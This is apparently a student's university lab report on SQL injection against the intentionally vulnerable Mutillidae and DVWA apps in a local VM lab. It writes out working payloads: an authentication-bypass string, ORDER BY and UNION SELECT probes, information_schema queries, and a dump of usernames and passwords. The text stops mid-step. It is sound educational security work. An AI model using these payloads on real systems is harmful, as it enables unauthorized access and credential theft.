

Lab 01 – Multillidae and DVWA Web Vulnerabilities

David Murillo Santiago

Professor Mireles

IS-4543


20 October 2024

INTRODUCTION

In this lab, I exploited web application vulnerabilities using SQL injection techniques to manipulate and extract sensitive data from the Mutillidae and DVWA web applications.

PROCESS

To begin, I had to ensure that both virtual machines were on the same Broadcast Domain, in order to be able to connect into the Metasploitable machine's servers.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.122 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::82c1:869a:61e:3f42 prefixlen 64 scopeid 0<20<link>
    inet6 2600::1700:1474:5300::29 prefixlen 128 scopeid 0<0<global>
    inet6 2600::1700:1474:5300:b303:bd9:2f74:4311 prefixlen 64 scopeid 0
x0<global>
    ether 00:0c:29:b7:d7:86 txqueuelen 1000 (Ethernet)
    RX packets 2780 bytes 372570 (363.8 KiB)
    RX errors 0 dropped 485 overruns 0 frame 0
    TX packets 82 bytes 26092 (25.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 192.168.1.181
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
nlp212_MurilloSantiago_MS2 - VMware Workstation
File Edit View VM Tabs Help
nlp212_MurilloSantiago_... x
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.1.181  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2600::1700:1474:5300:20c:29ff:fe:dd2a/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Both machines were on the same Broadcast domain: 192.168.1.255.

Next, I edited the mutillidae configuration file, in order to rename the database name to "owasp10".



The screenshot shows a VMware Workstation window titled 'nlp212_MurilloSantiago_MS2 - VMware Workstation'. Inside, a terminal window titled 'nlp212_MurilloSantiago_...' is open, displaying the GNU nano 2.0.7 text editor. The editor is editing the file '/var/www/mutillidae/config.inc'. The content of the file is as follows:

```
<?php
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'owasp10';
?>
```

At the bottom of the terminal, a menu is visible with the following options:

```
File Name to Write [DOS Format]: /var/www/mutillidae/config.inc
^G Get Help      ^I To Files      ^H Mac Format    ^P Prepend
^C Cancel        ^D DOS Format    ^A Append       ^B Backup File
```

I edited the file at /var/www/mutillidae/config.inc to rename the database.

To begin with the SQL injection, I created an error within the SQL database, to gather information on the SQL database.

I entered " ' HelloAttack&Defend to trigger an error in the way the database handled the SQL query. I used both " and ' and the beginning because I did not know what database language the database was using, but I wanted to definitively end the query early. Therefore, anything I entered after this would undoubtedly create a syntax error in the query language.



The screenshot shows a web application interface with a light gray background. At the top, there is a green rectangular box with black text that reads: "Please enter username and password to view account details". Below this box, there are two input fields. The first is labeled "Name" and contains the text "' ' HelloAttack&Defend". The second is labeled "Password" and is empty. Below the input fields is a blue button with white text that reads "View Account Details". At the bottom of the form, there is a link that reads "Dont have an account? [Please register here](#)".

" ' HelloAttack&Defend

After creating a syntax error, I viewed the database error message to gather more information on the database. This would be useful to determine what operators and syntax I must use to manipulate the database to work in my favor.

From the error message I was able to deduce that the database uses MySQL. And I can view from the diagnostic information, the query used to validate logins for the database.

```
SELECT * FROM accounts WHERE username="" AND password=""
```

Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'HelloAttack&Defend' AND password=''' at line 1
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='' ' HelloAttack&Defend' AND password=''
Did you setup/reset the DB?	

```
SELECT * FROM accounts WHERE username="" AND password=""
```

The purpose of identifying the SQL language used by the database is to determine the specific SQL code variations needed to effectively manipulate the database to your advantage.

Upon determining that the database uses MySQL, I decided to use the comment operator to "neglect" the rest of the query; Meaning, the server will read and execute the first half of the query, but upon reaching the 'password' section, the server will read the remaining code as a comment, and thus not execute it.

One way to create a comment on MySQL is by adding a # character at the of a line. Before reaching the next line, the text which follows the # character will be read as a comment.

Additionally, to circumvent the username, I ended the original 'username' field of the SQL query early. I also added a new clause using an OR statement to guarantee a valid username.

By entering or "a" = "a", the database tests for a valid username by either searching for a registered username OR the username would also be considered valid if a = a, which will always be true.

```
SELECT * FROM accounts WHERE username='  
' or "a" = "a" #  
' AND password=''
```

SQL injection code. I will paste the highlighted portion into the username section.

Finally, I injected the SQL code into the username field and ran the exploit.


After injecting the SQL, I gathered privileged information from the server's database and found 16 records for user's usernames, passwords, and signatures.

The screenshot shows a web browser window with the following content:

- Address Bar:** 192.168.1.181/mutillidae/
- Page Title:** Please enter username to view account
- Form Fields:** Name (with a SQL injection payload), Password, and a View Account Details button.
- Results:** Results for . 16 records
- User Records:**
 - Username=admin, Password=adminpass, Signature=Monkey!
 - Username=adrian, Password=somepassword, Signature=Zombie Films Rock!
 - Username=john, Password=monkey, Signature=I like the smell of confunk
 - Username=jeremy, Password=password, Signature=d1373 1337 speak
 - Username=bryce, Password=password, Signature=I Love SANS
 - Username=samurai, Password=samurai, Signature=Carving Fools
 - Username=jim, Password=password, Signature=Jim Rome is Burning
 - Username=bobby, Password=password, Signature=Hank is my dad
 - Username=simba, Password=password, Signature=I am a cat
 - Username=dreveil, Password=password, Signature=Preparation H
 - Username=scotty, Password=password, Signature=Scotty Do
 - Username=cal, Password=password, Signature=Go Wildcats
 - Username=john, Password=password, Signature=Do the Duaaie!

16 username, password, and signature records from the SQL injection attack.

Next, I attempted a SQL injection on the DVWA web application. To begin, I simply entered a single quote, in order to view the application's error message. From the error message I was able to confirm that the web app was using MySQL.




Error resulting from a single quote in the username input of the Vulnerable Web App.

As opposed to last time where I manipulated the SQL query through the user input, this time I attempted to inject the SQL code through the search bar.

In the query, I entered 'order by X' columns, in order to determine the valid number of columns in the database. I ultimately reached 'order by 2 columns', which I found to be valid as it did not return an error message.

I used the -- characters to turn the rest of the query into a comment. Although earlier I used #, in the search bar, # won't work to make comments. Instead, -- should be used to add comments in the search bar in MySQL.




Because 'order by 2' did not return an error message, I knew that the app used 2 columns.

Next, I entered UNION SELECT 1,2 -- .

UNION SELECT is a statement which combines the result of two or more SELECT statements. This allowed me to append the injected query and retrieve the data I wanted from the database.

This query revealed which number corresponded to which column. Column 1 was for the first name, and column 2 was for the surname.




UNION SELECT 1,2 --

Then I entered UNION SELECT 1,CONCAT_WS(CHAR(32,58,32),user(),database(),version()) --

The query concatenated the output of the user(), database(), and version() functions using a separator (:) to display information about the current user, active database, and MySQL version.

As a result, I found that the current user was root@localhost, the active database was dvwa, and the MySQL version was 5.0.51a-3ubuntu5.




```
UNION SELECT 1,CONCAT_WS(CHAR(32,58,32),user(),database(),version()) --
```

Then I entered, `UNION SELECT 1,group_concat(column_name,0x0a) from information_schema.columns where table_name='users'`

The query fetched the names of all columns from the users table by retrieving them from the `information_schema.columns`, which contains metadata about table structures, and concatenated them with newlines between each.

As a result, I saw the column names from the users table, such as user and password, displayed in the output.



UNION SELECT 1,group_concat(column_name,0x0a) from information_schema.columns where table_name='users'

Then I entered `UNION SELECT 1,group_concat(user, 0x0a, password) from users`

The query revealed usernames and their hashed passwords from the users table. The `group_concat(user, 0x0a, password)` part of the query concatenates the usernames with their respective passwords, separated by a newline (0x0a), which displayed the following results:

